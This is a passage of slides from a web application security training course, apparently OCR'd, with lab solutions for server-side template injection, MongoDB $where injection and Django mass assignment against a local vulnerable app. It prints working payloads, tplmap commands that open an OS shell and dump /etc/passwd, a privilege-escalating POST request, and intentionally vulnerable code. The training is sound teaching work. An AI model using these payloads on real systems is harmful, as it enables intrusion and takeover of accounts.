Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION: USING OUR OWN COMMANDS

- Now we know the index is 214, let's try to call The popen class:
  - ('whoami',shell=True,stdout=-1).communicate() <-- Create an object of Popen then call communicate on it.
- URL: **http://localhost/mathcalculator/?expression='xyz'.__class__.mro()[-1].__subclasses__()[214]('whoami',shell=True,stdout=-1).communicate()**
- Result: We can see the user name printed.
- Try with 'ping -c 2 127.0.0.1' now:





Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB30: AUTOMATING SSTI INJECTION WITH TPLMAP

The manual process we did before is tedious. There must be an easier way.

Luckily for us, there exists tools that can help!

Let's try tplmap, you can find it in ~/tools/tplmap

Run the command:

python ~/tools/tplmap/tplmap.py -u "http://localhost/mathcalculator?expression=5"

It won't find anything… Let's increase the detection level:

python ~/tools/tplmap/tplmap.py -u "http://localhost/mathcalculator?expression=5" --level 2

Copyright © 2021 Mohammed Aldoub (Voulnet)

Let's check the output.

```
student@ubuntu:~/tools/tplmap$ python tplmap.py -u "http://localhost/mathcalculator?expression=5" --level 2
/home/student/tools/tplmap/utils/config.py:12: YAMLLoadWarning: calling yaml.load() without Loader=... is
deprecated, as the default Loader is unsafe. Please read https://msg.pyyaml.org/load for full details.
  config = yaml.load(stream)
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if GET parameter 'expression' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing }*{ code context escape with 10 variations
[+] Smarty plugin is testing blind injection
[+] Smarty plugin is testing }*{ code context escape with 10 variations
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing }* code context escape with 8 variations
[+] Mako plugin is testing %>*<%# code context escape with 8 variations
[+] Mako plugin is testing blind injection
[+] Mako plugin is testing }* code context escape with 8 variations
[+] Mako plugin is testing %>*<%# code context escape with 8 variations
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing }}* code context escape with 8 variations
[+] Tornado plugin is testing %}* code context escape with 8 variations
[+] Tornado plugin is testing blind injection
[+] Tornado plugin is testing }}* code context escape with 8 variations
[+] Tornado plugin is testing %}* code context escape with 8 variations
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin is testing }}* code context escape with 8 variations
[+] Jinja2 plugin has confirmed injection with tag '1}}{{*}}'
[+] Tplmap identified the following injection point:

  GET parameter: expression
  Engine: Jinja2
  Injection: 1}}{{*}}
  Context: code
  OS: posix-linux2
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code
```

Discovered our jinja vulnerability!

Our injection capabilities!

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB31: SSTI SYSTEM EXPLOITATION

We can make exploitation faster with tplmap by defining our template engine.

We use the -e option and give it the value of Jinja2: -e Jinja2

We can also ask for an OS system shell on the target using the option --os-shell

So in total:

Python tplmap.py -u "<URL here>" --level 2 -e Jinja2 --os-shell

Let's try it!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Trying tplmap OS shell

```
python ~/tools/tplmap/tplmap.py -u "http://localhost/mathcalculator?expression=5" -e Jinja2 --level 2 --os-shell
/home/student/tools/tplmap/utils/config.py:12: YAMLLoadWarning: calling yaml.load() without Loader=... is
deprecated, as the default Loader is unsafe. Please read https://msg.pyyaml.org/load for full details.
  config = yaml.load(stream)
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if GET parameter 'expression' is injectable
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin is testing }}* code context escape with 8 variations
[+] Jinja2 plugin has confirmed injection with tag '1}}{{*}}'
[+] Tplmap identified the following injection point:

  GET parameter: expression
  Engine: Jinja2
  Injection: 1}}{{*}}
  Context: code
  OS: posix-linux2
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux2 $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

NOSQL INJECTION

- NoSQL explanation
- NoSQL injection explanation
- MongoDB or another nosql injection attack.

Copyright © 2021 Mohammed Aldoub (Voulnet)

NOSQL INJECTION

- Seeing as how SQL injection is so prevalent, you might be tempted to say:
  - **"Let's use NoSQL! NoSQL means No Injection! Right?"**
  - Right?
    - Well, not so much.
- **NoSQL technologies can be injected too!**

- MongoDB, CouchDB…etc, are generally injectable under certain conditions and insecure development practices.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB32: MONGODB INJECTION LAB


- In our VVDA application, there is a hidden feature for task checking, but it is incomplete. The developers haven't finished it yet.

- It was a pilot to migrate the app from SQL to MongoDB!

- Login as admin (password: admin) then:
- Visit it at http://localhost/check_tasks/


- Enter a task name to search.

- For example try: fix bug



SOLUTION: FINDING OUR INJECTION

- Now we know our app is live and reading tasks from MongoDB.
- Let's try to inject. How to inject?
- If MongoDB queries are built insecurely, for example by doing string concatenation, then it could be injectable!
- Let's see its code next.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: FINDING OUR INJECTION

Copyright © 2021 Mohammed Aldoub (Voulnet)

- This is the code from **views.py** for the check_tasks function.
- It takes the **task_name** from the query parameter.
- Then it uses the **$where** operator in MongoDB. What is the $where operator?
- It's a search operator in MongoDB where you can supply custom Javascript to query the MongoDB collections (tables and data).
- What if we injected JS??
- Think! What to do?

```
@login_required
def check_tasks(request):
    task_name = request.GET.get('task_name')
    if task_name == '' or task_name is None:
        return render(request,"check_tasks.html",{})
    client = pymongo.MongoClient('localhost', 27017)
    db = client.collections
    tasks = db.posts.find({"$where": "function() {return (this.task_name == '%s');}"%task_name})
                #{"task_name":task_name})

    return render(request,"check_tasks.html",{'tasks':tasks})
```

SOLUTION: HOW TO INJECT

```
({"$where": "function() {return (this.task_name == '%s');}"%task_name})
```

- Check the code where python is injecting the task_name payload.

```
function() {return (this.task_name == '<TASK_NAME>');}
```

- What would you put inside '<TASK_NAME>' to break out of the Javascript string and into the rest of the function?
- Try a trick similar to SQL injection!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: HOW TO INJECT

- Try to let the input result in the following JS code.

```
function() {return (this.task_name == 'blah' || 'a'=='a');}
```


- What would the input be? Try
- **' || 'a'=='a**

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: TRYING IT OUT

Using the query ' || 'a'=='a, we injected JS that returns every document in the collection!

What else can be done to create more damage?



Copyright © 2021 Mohammed Aldoub (Voulnet)

WHERE IS THE INJECTION?

Where is the injection here?

And what payload can we use to invoke the injection?

```
function exchangerefreshtoken(client, mytoken, scope, done) {
  // insecure: logs refresh tokens
  console.log('Refresh Token: ' + mytoken);
  // insecure: not a strong access token
  let accesstoken = Math.floor(Math.random() * (100000-1) +1) + '';
  // RefreshToken.findOne({token: mytoken},
  //   function(err, reftoken) {

  const MongoClient = require('mongodb').MongoClient;
  let query = '{"$where": "function() { return this.token == '+mytoken +'; }"}';
  MongoClient.connect(config.mongodb.url, config.mongodb.options, function(err,
db) {
    if (err) {
      return done(false);
    }
    console.log('passed error msg');
    db.db().collection('refreshtokens').find(JSON.parse(query)).
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

Code and Object Injection

- Mass assignment attack on Django VM
- Command injection
- Pickle code injection
- YAML injection

Copyright © 2021 Mohammed Aldoub (Voulnet)

MASS ASSIGNMENT ATTACK

- Mass assignment is a vulnerability where users (attackers) can submit fields and parameters to object that shouldn't be available for them.
- Objects usually have fields available to the user (changing email, or username or date of birth), but some fields could be restricted, like is_admin, roles, is_staff… etc
- In mass assignment attacks, the attacker submits those restricted fields with his/her own values. If the system accepts the attacker values for restricted fields, then the system is vulnerable to mass assignment.
- Notable examples: Github was vulnerable once to mass assignment.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB33: MASS ASSIGNMENT EXERCISE

- Our application at http://localhost is vulnerable to mass assignment in the register page.
- An attacker can insert other properties when registering.
- Can you hack the register page to make yourself an admin?

Copyright © 2021 Mohammed Aldoub (Voulnet)

localhost/registeruser/

REGISTER

Username

Password

Submit

Get excellent API Security training

Click HERE for my latest courses!

Best Resource for AppSec

Visit OWASP to find the best resources for application security.

Twitter


Follow my account on Twitter for training announcements.

Medium Blog

Follow my blog on Medium for security analysis and some deeper thoughts (I hope).

Copyright © 2021 Mohammed Aldoub (Voulnet)

PREPARING THE ENVIRONMENT




- RUN BURP SUITE:
- JAVA -JAR ~/BURPSUITECOMMUNITY/BURPSUITE_COMMUNITY.JAR
- MAKE SURE PROXYING IS ENABLED.
- IN FIREFOX GO TO EDIT --> PREFERENCES --> SCROLL DOWN TO NETWORK SETTINGS
- SET UP THE MANUAL PROXY CONFIGURATION TO BE 127.0.0.1 ON PORT 8080 FOR ALL PROTOCOLS
- THIS WILL PROXY ALL TRAFFIC OF FIREFOX THROUGH BURP.

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Try to register a regular user name and password, and see Burp's interception of the request. See how the request looks like.

- See the username and password fields in the request, then forward it.

Fields of the request



Copyright © 2021 Mohammed Aldoub (Voulnet)

LAUNCHING THE MASS ASSIGNMENT ATTACK

- Since we are registering the user, why don't we try assigning values for fields that exist in the regular Django user model?
- Hint: They are: is_superuser and is_staff
- Try them in the request, when creating a new user (evil user)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Here we see the attacker inserting the fields directly, even though they are restricted fields and should not be controlled by users.

After running this attack, check if the newly created user can access the admin interface at: http://localhost/admin

Raw | Params | Headers | Hex

```
POST /registeruser/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/registeruser/
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Connection: close
Cookie: csrftoken=irpFQMkw95ls4wiIRKFv2BjgLRV35cVQj3USaJPDhq23paYq9Wv[illegible]pGMGGYzgrvw
Upgrade-Insecure-Requests: 1

username=eviluser&email=evil%40example.com&is_superuser=True&is_staff=True&password=password&csrfmiddlewaretoken=pGT8mRdAVd
VZX7zDZGmclBVo2PS4oE6F
```

Adding restricted fields directly!

localhost/admin/auth/user/

Grappelli

eviluser

Home > Authentication and Authorization > Users

Attacker can access the admin panel!

Users

8 total

Filter

Username	Email address	First name	Last name	Staff status
admin	admin@localhost			✓
eviluser	evil@example.com			✓
graphqluser3	graphql@example.com3			✗
graphqluserupdated2	graphqlUpdated@example.com			✗
newtesterABC	nothing@example.com			✗
newuser	newuser@example.com			✗
test123				✗
testerABC	testerABCPatched@example.com			✗

The attacker is a staff user

8 total

Copyright © 2021 Mohammed Aldoub (Voulnet)

VULNERABILITY LOCATION AND SOLUTION

- THE **VULNERABILITY** EXISTS IN THE FILE:
- /HOME/STUDENT/DJANGO/VVDA/VVDA/VULNERABLE/FORMS.PY

- IN THIS FUNCTION WE SEE THE REGISTERFORM CONTAINS AN **EXCLUDE** LIST (BLACKLIST) OF BLOCKED FIELDS, BUT IT IS NOT COMPLETE. IT DOESN'T CONTAIN IS_SUPERUSER OR IS_STAFF.


- **THE SOLUTION:**
- ADD ALL FIELDS TO THE EXCLUDE LIST.
- OR CREATE A WHITELIST OF ALLOWED FIELDS AND ONLY ALLOW GOOD ONES.

```
class RegisterForm(forms.ModelForm):
    class Meta:
        model = User
######vuln: Mass Assignment Attack
